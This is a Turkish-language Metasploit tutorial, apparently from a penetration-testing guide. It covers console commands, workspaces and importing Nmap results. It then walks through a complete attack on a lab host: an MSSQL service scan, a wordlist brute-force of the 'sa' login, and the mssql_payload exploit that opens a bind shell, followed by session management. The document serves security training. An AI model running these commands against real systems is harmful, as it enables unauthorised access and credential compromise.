workspace	Switch between database workspaces

## Veritabanı Erişimi için Gerekli Komutlar

Metasploit Framework genel kullanımı için gerekli olan komutların tam listesi için ise **help** komutu kullanılabilir.

```
msf > help
```

## Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
popm	Pops the latest module off of the module stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console
reload_all	Reloads all modules from all defined module paths
resource	Run the commands stored in a file
route	Route traffic through a session
save	Saves the active datastores
search	Searches module names and descriptions

sessions	Dump session listings and display information about sessions
set	Sets a variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unsets one or more variables
unsetg	Unsets one or more global variables
use	Selects a module by name
version	Show the framework and console library version numbers

#### Database Backend Commands

=====

Command	Description
-----	-----
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

#### Metasploit Framework için Gerekli Temel Komutlar

## 2.2 Çalışma Alanı Yaratılması ve Kullanımı

Bir çalışma alanı seçilmemesi durumunda, tüm çalışmalar **default** isimli çalışma alanına kaydedilecektir. Her denetim işlemi için farklı çalışma alanları yaratmak ve bu bilgileri düzenli tutmak denetimi ve raporlamasını kolaylaştıracaktır. Çalışma alanı işlemleri için **workspace** komutu kullanılabilir. Örnekte test amaçlı bir çalışma alanı yaratılıyor ve üzerinde çalışılmaya başlanıyor.

```
msf > workspace -h
Usage:
  workspace                List workspaces
  workspace [name]         Switch workspace
  workspace -a [name] ...  Add workspace(s)
  workspace -d [name] ...  Delete workspace(s)
  workspace -r <old> <new> Rename workspace
  workspace -h             Show this help information

msf > workspace -a test
[*] Added workspace: test
msf > workspace
  default
* test
```

### Çalışma Alanı Komutları

Çalışma alanına veri aktarımı için **db\_import** komutu kullanılabilir, birçok otomatize denetim yazılımı ve ağ aracının raporlarını veritabanına aktarabilmektedir. Örnek kullanım ve bir **Nmap** port tarama aracının çıktısının veritabanına aktarımı aşağıda yer almaktadır.

```
msf > db_import -h
Usage: db_import <filename> [file2...]

Filenames can be globs like *.xml, or **/*.xml which will search recursively
Currently supported file types include:
  Acunetix XML
  Amap Log
  Amap Log -m
  Appscan XML
  Burp Session XML
  Foundstone XML
  IP360 ASPL
  IP360 XML v3
  Microsoft Baseline Security Analyzer
```

```

Nessus NBE
Nessus XML (v1 and v2)
NetSparker XML
NeXpose Simple XML
NeXpose XML Report
Nmap XML
OpenVAS Report
Qualys Asset XML
Qualys Scan XML
Retina XML

msf > db_import /tmp/nmap_test_ciktisi.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'
[*] Importing host 192.168.1.22
[*] Successfully imported /tmp/nmap_test_ciktisi.xml

```

#### Çalışma Alanına Örnek Bir Nmap Çıktısı Aktarımı

Çalışma alanına aktarılan verileri görüntülemek, düzenlemek ve daha sonraki testlerde hedef olarak belirlemek için **hosts**, **services**, **vulns**, **loot** ve **notes** komutları kullanılabilir. Yapılacak testlerde ele geçirilen bilgiler ve modüllerin çıktıları da çalışma alanına düzenli biçimde aktarılacaktır.

```

msf > hosts

Hosts
=====

address      mac                name  os_name                os_flavor  os_sp  purpose
-----      -
192.168.1.22  00:0C:29:DC:38:09      Microsoft Windows  2003                device

msf > services

Services
=====

host      port  proto  name                state  info
-----
192.168.1.22  25    tcp    smtp                open   Microsoft ESMTTP 6.0.2600.2180
192.168.1.22  80    tcp    http                open   Microsoft IIS webserver 5.1
192.168.1.22  135   tcp    msrpc               open   Microsoft Windows RPC
192.168.1.22  139   tcp    netbios-ssn        open
192.168.1.22  443   tcp
192.168.1.22  445   tcp    microsoft-ds        open   Microsoft Windows XP microsoft-ds
192.168.1.22  1025  tcp    msrpc               open   Microsoft Windows RPC

```

```
192.168.1.22 1433 tcp ms-sql-s open Microsoft SQL Server 2000 8.00.766;
SP3a
192.168.1.22 3389 tcp microsoft-rdp open Microsoft Terminal Service
```

**msf > notes**

```
[*] Time: Thu Jul 12 17:13:19 UTC 2012 Note: host=192.168.1.22 type=host.imported
data={:type=>"Nmap XML", :filename=>"/tmp/nmap_test_ciktisi.xml", :time=>Thu Jul 12
17:13:19 UTC 2012}
```

```
[*] Time: Thu Jul 12 17:13:19 UTC 2012 Note: host=192.168.1.22
type=host.os.nmap_fingerprint data={:os_match=>"Microsoft Windows XP Professional SP2 or
Windows Server 2003", :os_vendor=>"Microsoft", :os_family=>"Windows",
:os_version=>"2003", :os_accuracy=>"100"}
```

```
[*] Time: Thu Jul 12 17:13:19 UTC 2012 Note: host=192.168.1.22 type=host.nmap.traceroute
data={"hops"=>[{"rtt"=>0.59, "ttl"=>1, "address"=>"192.168.1.22", "name"=>""}],
"proto"=>"", "port"=>0}
```

**Çalışma Alanındaki Verilerin Görüntülenmesi**



## 2.3 Modüllerin Kullanımı

Bir modülün kullanımı için ise **use** komutu kullanılır ve parametre olarak modül ismi verilir. Modülün açıklaması, referansları ve çalıştırma için kullanılabilir seçeneklerin görüntülemek için **info** komut kullanılır. Modül kullanımında seçenek tanımlaması için ise **set** ve **unset** kullanılır, seçeneklerin tüm modüller için geçerli olması için ise **setg** ve **unsetg** kullanılır. Komutların verilmesi esnasında “tab” tuşuna iki kere basılması durumunda, mümkün olan sonuçlar için komut tamamlanır veya muhtemel seçenekler listelenebilir.

Aşağıdaki örnekte Microsoft SQL veritabanı sunucuların varlığının saptanması ve bilgilerinin alınması amacıyla bir auxiliary modülün kullanımı görülmektedir. Modül çalıştığında verilen IP aralığında yeralan Microsoft SQL sunucularını ve servis bilgilerini çıktı olarak üretecektir. Modülün test edeceği IP aralığı için **RHOSTS**, eşzamanlı test sayısı için de **THREADS** seçeneği tanımlanacak ve modül **run** komutulu ile çalıştırılacaktır.

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > info

    Name: MSSQL Ping Utility
    Module: auxiliary/scanner/mssql/mssql_ping
    Version: 14774
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
  MC <mc@metasploit.com>

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      username         no        The password for the specified
  RHOSTS        identifier       yes       The target address range or CIDR
  THREADS       1               yes       The number of concurrent threads
  USERNAME      sa              no        The username to authenticate as
  USE_WINDOWS_AUTHENT false          yes       Use windows authentication (requires
  DOMAIN option set)

Description:
  This module simply queries the MSSQL instance for information.
```

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.21-22
RHOSTS => 192.168.1.21-22
msf auxiliary(mssql_ping) > set THREADS 10
THREADS => 10
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.1.22:
[*] Scanned 1 of 2 hosts (050% complete)
[+] InstanceName      = MSSQLSERVER
[+] IsClustered       = No
[+] np                 = \\HACMEONE\pipe\sql\query
[+] Version            = 8.00.194
[+] ServerName         = HACMEONE
[+] tcp                = 1433
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

Örnek Auxiliary Modül Kullanımı : Microsoft SQL Ping

Görüldüğü üzere modül çalıştı ve 192.168.1.22 IP adresinde bir adet Microsoft SQL veritabanı sunucusu buldu. Sunucunun adı **HACMEONE**, portu **1433**, sürümünün **8.00.194** ve kümelenmemiş olduğunu görüyoruz. Elde ettiğimiz bilgiler sonrasında çalıştıracığımız modüllerde faydalı olacaktır; sürüm bilgisi doğru SQL güvenlik açığının saptanması, sunucu adı ve portu ise exploit'in çalışabilmesi için kullanılacaktır.

Aşağıdaki örnek ise Microsoft SQL veritabanı sunucusuna kullanıcı ve parola denemesi yapabilen bir modüldür. Modülün çalışabilmesi için kullanıcı ve parola dosyaları verilmesi gerekmektedir; **PASS\_FILE** sadece parola, **USER\_FILE** sadece kullanıcı, **USERPASS\_FILE** ise hem kullanıcı hem parola içeren dosyaları tanımlamak için kullanılabilecek değişkenlerdir. Bizim örneğimizde Microsoft SQL veritabanı sunucusu için varsayılan hesap olan **SA** hesabına parola denemesi yapılacaktır ve Metasploit Framework ile dağıtılan bir parola dosyası kullanılacaktır.

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > info

Name: MSSQL Login Utility
Module: auxiliary/scanner/mssql/mssql_login
Version: 14976
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
MC <mc@metasploit.com>
```

## Basic options:

Name	Current Setting	
Required	Description	
----	-----	
BLANK_PASSWORDS	true	no
Try blank passwords for all users		
BRUTEFORCE_SPEED	5	yes
How fast to bruteforce, from 0 to 5		
PASSWORD		no
A specific password to authenticate with		
PASS_FILE	/opt/tools/msframework/data/wordlists/unix_passwords.txt	no
File containing passwords, one per line		
RHOSTS	192.168.1.22	yes
The target address range or CIDR identifier		
RPORT	1433	yes
The target port		
STOP_ON_SUCCESS	false	yes
Stop guessing when a credential works for a host		
THREADS	1	yes
The number of concurrent threads		
USERNAME	sa	no
A specific username to authenticate as		
USERPASS_FILE		no
File containing users and passwords separated by space, one pair per line		
USER_AS_PASS	true	no
Try the username as the password for all users		
USER_FILE		no
File containing usernames, one per line		
USE_WINDOWS_AUTHENT	false	yes
Use windows authentication (requires DOMAIN option set)		
VERBOSE	true	yes
Whether to print output for all attempts		

## Description:

This module simply queries the MSSQL instance for a specific user/pass (default is sa with blank).

## References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0506>

```
msf auxiliary(mssql_login) > set PASS_FILE /opt/msf/data/wordlists/unix_passwords.txt
```

```
PASS_FILE => /opt/tools/msframework/data/wordlists/unix_passwords.txt
```

```
msf auxiliary(mssql_login) > set RHOSTS 192.168.1.22
```

```
RHOSTS => 192.168.1.22
```

```
msf auxiliary(mssql_login) > run
```

```
[*] 192.168.1.22:1433 - MSSQL - Starting authentication scanner.
```

```
[*] 192.168.1.22:1433 MSSQL - Trying username:'sa' with password:''
```

```

[-] 192.168.1.22:1433 MSSQL - failed to login as 'sa'
[*] 192.168.1.22:1433 MSSQL - Trying username:'sa' with password:'sa'
[-] 192.168.1.22:1433 MSSQL - failed to login as 'sa'
[*] 192.168.1.22:1433 MSSQL - Trying username:'sa' with password:'123456'
[-] 192.168.1.22:1433 MSSQL - failed to login as 'sa'
[*] 192.168.1.22:1433 MSSQL - Trying username:'sa' with password:'12345'
[-] 192.168.1.22:1433 MSSQL - failed to login as 'sa'
[*] 192.168.1.22:1433 MSSQL - Trying username:'sa' with password:'123456789'
[-] 192.168.1.22:1433 MSSQL - failed to login as 'sa'
[*] 192.168.1.22:1433 MSSQL - Trying username:'sa' with password:'password'
[+] 192.168.1.22:1433 - MSSQL - successful login 'sa' : 'password'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Örnek Auxiliary Modül Kullanımı : Microsoft SQL Kullanıcı/Parola Denemesi

İki yardımcı modülün çalışması sonucunda **192.168.1.22** IP adresinde bir Microsoft SQL veritabanı sunucusu bulunduğu ve veritabanı yöneticisi olan **SA** hesabının parolasının **PASSWORD** olduğu öğrenildi.

Yardımcı araçların güvenlik açığı taraması ile elde ettiğimiz bilgileri kullanarak veritabanına sızmak için exploit modüllerinden biri kullanılabilir. Microsoft SQL veritabanı sunucusunda komut çalıştırabilmek ve kabuk bağlamak için uygun modül seçilmelidir. **search** komutu ile yapılacak bir arama sonucunda amaca uygun olabilecek bir modül bulunabilir.

```

msf exploit(mssql_payload) > search mssql

Matching Modules
=====

   Name                                   Disclosure Date
Rank      Description
----      -
auxiliary/admin/mssql/mssql_enum
normal    Microsoft SQL Server Configuration Enumerator
auxiliary/admin/mssql/mssql_exec
normal    Microsoft SQL Server xp_cmdshell Command Execution
auxiliary/admin/mssql/mssql_idf
normal    Microsoft SQL Server - Interesting Data Finder
auxiliary/admin/mssql/mssql_sql
normal    Microsoft SQL Server Generic Query
auxiliary/analyze/jtr_mssql_fast

```

```

normal      John the Ripper MS SQL Password Cracker (Fast Mode)
             auxiliary/scanner/mssql/mssql_hashdump
normal      MSSQL Password Hashdump
             auxiliary/scanner/mssql/mssql_login
normal      MSSQL Login Utility
             auxiliary/scanner/mssql/mssql_ping
normal      MSSQL Ping Utility
             auxiliary/scanner/mssql/mssql_schemadump
normal      MSSQL Schema Dump
             exploit/windows/iis/msadc                               Fri Jul 17 00:00:00 UTC
1998 excellent Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command Execution
             exploit/windows/mssql/lyris_listmanager_weak_pass      Thu Dec 08 00:00:00 UTC
2005 excellent Lyris ListManager MSDE Weak sa Password
             exploit/windows/mssql/ms02_039_slammer                 Wed Jul 24 00:00:00 UTC
2002 good      Microsoft SQL Server Resolution Overflow
             exploit/windows/mssql/ms02_056_hello                  Mon Aug 05 00:00:00 UTC
2002 good      Microsoft SQL Server Hello Overflow
             exploit/windows/mssql/ms09_004_sp_replwritetovarbin     Tue Dec 09 00:00:00 UTC
2008 good      Microsoft SQL Server sp_replwritetovarbin Memory Corruption
             exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sql Tue Dec 09 00:00:00 UTC
2008 excellent Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL
Injection
             exploit/windows/mssql/mssql_payload                   Tue May 30 00:00:00 UTC
2000 excellent Microsoft SQL Server Payload Execution
             exploit/windows/mssql/mssql_payload_sql               Tue May 30 00:00:00 UTC
2000 excellent Microsoft SQL Server Payload Execution via SQL Injection

```

#### Test için Özel Modül Arama

Sıradaki örnekte, Microsoft SQL veritabanı sunucusunda geçerli bir kullanıcı aracılığıyla sistemde kabuk kodu çalıştırarak yetkisiz erişim sağlayan **exploit/windows/mssql/mssql\_payload** modülü kullanılacaktır. Exploit modüllerinin kullanımında birçok çalıştırma seçeneği tanımlanmalıdır, hatalı bir seçim veya seçenek kullanımı servisin veya sunucunun durmasına neden olabilmektedir.

Seçenekler arasında yeralan **RHOST**, **RPORT** seçenekleri hedef servisin IP adresi ve portunu ifade etmektedir. Ayrıca exploit'in türüne ve kullanıma bağlı olarak çok sayıda ek seçenek tanımlanması gerekebilir. **show options** komutu ile tanımlı seçenekler ve tanımlanması gereken seçenekler görülecektir.

Exploit'in çalışabilmesi için, hedef servise erişim seçenekleri dışında hedef tanımlaması da gerekecektir. Exploit'i hazırlanan güvenlik açığı, bir veya birden fazla yazılımın, eski ve yeni sürümlerini etkileyebilir. Hedeflenen yazılımın farklı platformlarda çalışması, farklı

işlemci mimarilerinde çalışabilmesi ve birçok sürümünün açıktan etkilenmesi sözkonusu ise farklı hedef türleri de oluşacaktır. Exploit'in hazırlanması aşamasında, geçerli olacak yazılım ve sürümleri belirtilen ifadeler hedeflerdir, **show targets** komutu ile geçerli hedefler görülebilir. Karşılaşılabilecek **Automatic** seçeneği ise exploit'in hazırlanma aşamasında, servisteki bir parmak izini esas alarak kendi hedef değerini seçebileceği anlamına gelir. Her koşulda sağlıklı çalışmayabilir, sadece hedef servis hakkında detaylı bilgiye erişilemediğinde tercih edilmelidir. Aksi durumda hatalı bir bellek adresi ve referans kullanılır, sonuçta ise servisin veya sunucunun servis engelleme saldırısına uğraması sözkonusu olabilir.

Exploit kullanım aşamasında bir diğer önemli bilgi ise Payload seçimidir, genel komutlar arasında yeralan **show payloads** komutu bir exploit seçimi esnasında sadece uyumlu payload'ları listeler. Bir exploit çalıştırılmadan önce **PAYLOAD** değişkeni tanımlanmalı, hedefin ele geçirilebilmesi için geçerli payload seçenekleri de tanımlanmalıdır.

Seçeneklerin tamamlanması ardından **exploit** komutu ile exploit çalıştırılabilir, istenmesi durumunda ek seçenekler kullanılarak işlem arka plana atılabilir veya gelen kabuk kodu bağlantısına iletişim için temas edilmemesi istenebilir. Exploit işlemi öncesinde, eğer modül destekliyorsa **check** komutu ile bir ön test uygulanabilir, ancak birçok modülde bu özellik bulunmamaktadır. Örneğimizde doğrudan **exploit** komutu verilmiş ve sonuç gösterilmiştir.

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > info

    Name: Microsoft SQL Server Payload Execution
    Module: exploit/windows/mssql/mssql_payload
    Version: 14774
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Provided by:
    David Kennedy "ReL1K" <kennedyd013@gmail.com>
    jduck <jduck@metasploit.com>

    Available targets:
    Id  Name
    --  --
    0    Automatic

    Basic options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
METHOD (ps, cmd, or old)	cmd	yes	Which payload delivery method to use
PASSWORD username		no	The password for the specified
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT DOMAIN option set)	false	yes	Use windows authentication (requires

Payload information:

#### Description:

This module executes an arbitrary payload on a Microsoft SQL Server by using the "xp\_cmdshell" stored procedure. Currently, three delivery methods are supported. First, the original method uses Windows 'debug.com'. File size restrictions are avoided by incorporating the debug bypass method presented by SecureStat at Defcon 17. Since this method invokes ntvdn, it is not available on x86\_64 systems. A second method takes advantage of the Command Stager subsystem. This allows using various techniques, such as using a TFTP server, to send the executable. By default the Command Stager uses 'wscript.exe' to generate the executable on the target. Finally, ReL1K's latest method utilizes PowerShell to transmit and recreate the payload on the target. NOTE: This module will leave a payload executable on the target system when the attack is finished.

#### References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0402>  
<http://www.osvdb.org/557>  
<http://www.securityfocus.com/bid/1281>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1209>  
<http://www.osvdb.org/15757>  
<http://www.securityfocus.com/bid/4797>

```
msf exploit(mssql_payload) > set RHOST 192.168.1.22
```

```
RHOST => 192.168.1.22
```

```
msf exploit(mssql_payload) > set PAYLOAD windows/shell_bind_tcp
```

```
PAYLOAD => windows/shell_bind_tcp
```

```
msf exploit(mssql_payload) > set PASSWORD PASSWORD
```

```
PASSWORD => PASSWORD
```

```
msf exploit(mssql_payload) > show targets
```

Exploit targets:

```

Id  Name
--  ----
0   Automatic

```

**msf exploit(mssql\_payload) > show options**

Module options (exploit/windows/mssql/mssql\_payload):

Name	Current Setting	Required	Description
----	-----	-----	-----
METHOD	cmd	yes	Which payload delivery method to use (ps, cmd, or old)
PASSWORD	PASSWORD	no	The password for the specified username
RHOST	192.168.1.22	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Payload options (windows/shell\_bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: process, seh, none, thread
LPORT	4444	yes	The listen port
RHOST	192.168.1.22	no	The target address

Exploit target:

```

Id  Name
--  ----
0   Automatic

```

**msf exploit(mssql\_payload) > exploit -h**

Usage: exploit [options]

Launches an exploitation attempt.

OPTIONS:

- e <opt> The payload encoder to use. If none is specified, ENCODER is used.
- f Force the exploit to run regardless of the value of MinimumRank.
- h Help banner.
- j Run in the context of a job.
- n <opt> The NOP generator to use. If none is specified, NOP is used.
- o <opt> A comma separated list of options in VAR=VAL format.
- p <opt> The payload to use. If none is specified, PAYLOAD is used.



-t <opt> The target index to use. If none is specified, TARGET is used.  
-z Do not interact with the session after successful exploitation.

**msf exploit(mssql\_payload) > exploit**

```
[*] Started bind handler
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
```

```
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Command shell session 1 opened (192.168.1.11:60529 -> 192.168.1.22:4444) at Thu Jul 12 21:25:34 +0300 2012
```

```
Microsoft Windows XP [Sorum 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>cd \
cd \
```

```
C:\>dir
dir
C söröcsöndeki birimin etiketi yok.
Birim Seri Numarası: 3853-8590
```

```
C:\ dizini
```

```
03.12.2008 18:48          0 AUTOEXEC.BAT
03.12.2008 18:48          0 CONFIG.SYS
28.07.2011 14:41    <DIR>      Documents and Settings
26.07.2011 16:06    <DIR>      Inetpub
26.07.2011 16:07    <DIR>      MSDERelA
04.06.2012 18:25    <DIR>      Program Files
04.06.2012 18:27    <DIR>      WINDOWS
                2 Dosya          0 bayt
                5 Dizin    22.108.332.032 bayt bo
```

```
C:\>
```

Örnek Exploit Modülü Kullanımı : Microsoft SQL Payload

## 2.4 Exploit Sonrası Oturumlarının Yönetilmesi

Exploit modülleri çalıştırıldığında ve işlem başarıyla tamamlandığında hedef ile sistem arasında bir oturum oluşur. Belirlenen portlar ve IP adresleri üzerinden kurulan iletişim, exploit işlemi sonunda bilgilendirme amacıyla yazılır. Exploit işleminin çok sayıda sisteme yapılması veya toplu halde exploit uygulamalarında, hedefler ile sistem arasında açılacak oturumlar ile hemen iletişime geçmek gerekmeyebilir. Bu nedenle bir exploiti çalıştırırken **exploit -z** komutu verilirse, gelen oturum iletişime geçilmeksizin arka plana atılır ve oturum listesinde yerini alır. Eğer iletişime geçilmiş bir oturumun arkaplana atılması isteniyorsa, bu durumda geçerli oturum içindeyken **CTRL+Z** tuş kombinasyonunu kullanmak gerekecektir.

Başarıyla çalışmış exploit işlemleri sonucunda üretilen oturumlar ile ilgili işlem yapmak için **sessions** komutu kullanılır. Verilecek parametrelerle oturumların listelenmesi, bir oturum veya tüm oturumlarda aynı komutların çalıştırılması ve oturumla iletişime geçilmesi sağlanabilir.

Bir önceki örnekte elde edilen oturum arkaplana atılarak **sessions** komutunun örnek kullanımları aşağıda gösterilmiştir.

```
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Command shell session 1 opened (192.168.1.11:60529 -> 192.168.1.22:4444) at Thu Jul
12 21:25:34 +0300 2012

Microsoft Windows XP [Sorum 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd \
cd \

C:\>dir
dir
C söröcosöndeki birimin etiketi yok.
Birim Seri Numarası: 3853-8590

C:\ dizini

03.12.2008 18:48          0 AUTOEXEC.BAT
03.12.2008 18:48          0 CONFIG.SYS
28.07.2011 14:41    <DIR>      Documents and Settings
26.07.2011 16:06    <DIR>      Inetpub
26.07.2011 16:07    <DIR>      MSDERelA
04.06.2012 18:25    <DIR>      Program Files
```

```
04.06.2012 18:27 <DIR>          WINDOWS
                2 Dosya          0 bayt
                5 Dizin   22.108.332.032 bayt bo
```

```
C:\>^Z
```

```
Background session 1? [y/N] y
```

```
msf exploit(mssql_payload) > sessions -h
```

```
Usage: sessions [options]
```

Active session manipulation and interaction.

OPTIONS:

```
-K      Terminate all sessions
-c <opt> Run a command on the session given with -i, or all
-d <opt> Detach an interactive session
-h      Help banner
-i <opt> Interact with the supplied session ID
-k <opt> Terminate session
-l      List all active sessions
-q      Quiet mode
-r      Reset the ring buffer for the session given with -i, or all
-s <opt> Run a script on the session given with -i, or all
-u <opt> Upgrade a win32 shell to a meterpreter session
-v      List verbose fields
```

```
msf exploit(mssql_payload) > sessions
```

Active sessions

```
=====
```

```
Id  Type      Information
Connection
--  ----      -
-----
1   shell windows Microsoft Windows XP [S_r_m 5.1.2600] (C) Telif Hakk_ 1985-2001
Microsoft Cor... 192.168.1.11:60529 -> 192.168.1.22:4444 (192.168.1.22)
```

```
msf exploit(mssql_payload) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
Microsoft Windows XP [Söröm 5.1.2600]
(C) Telif Hakk 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>cd \
```

```
C:\>dir
```

```
C söröcsöndeki birimin etiketi yok.
Birim Seri Numarası: 3853-8590
```

```
C:\> dir /a
```

File Name	Size	Attributes
AUTOEXEC.BAT	0	
CONFIG.SYS	0	
Documents and Settings		<DIR>
Inetpub		<DIR>
MSDERelA		<DIR>
Program Files		<DIR>
WINDOWS		<DIR>
2 Dosya	0	bayt
5 Dizin	22.108.332.032	bayt bo

```
C:\>
```

#### Exploit Sonrası Oturumlarının Yönetimi

## 2.5 İş ve Görevlerin Yönetimi

Toplu ele geçirme için özel çalışan, çalışması uzun süre alan, servis olarak çalışan veya düzenli bilgi toplayan modüllerin işlemleri arkaplanda yürütmesi gerekmektedir. Böylece çalışma ortamında bekleme olmayacak, işlerin eş zamanlı yapılması sağlanacak ve işler yönetilebilecektir. Bu noktada işlerin yönetimi için **jobs** komutu kullanılmaktadır, işlerin arkaplanda çalıştırılması için ise **exploit -j** veya **run -j** parametreleri tercih edilmelidir.

Örnekte UDP temelli servislerin saptanması için kullanılabilen **auxiliary/scanner/discovery/udp\_sweep** modülünün arka plana atılması ve iş yönetimi aktarılmaktadır.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > info

    Name: UDP Service Sweeper
    Module: auxiliary/scanner/discovery/udp_sweep
    Version: 15394
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE  256               yes       The number of hosts to probe in each set
  CHOST                      no        The local client address
  RHOSTS                     yes       The target address range or CIDR identifier
  THREADS    1                 yes       The number of concurrent threads

Description:
  Detect common UDP services

msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.20-30
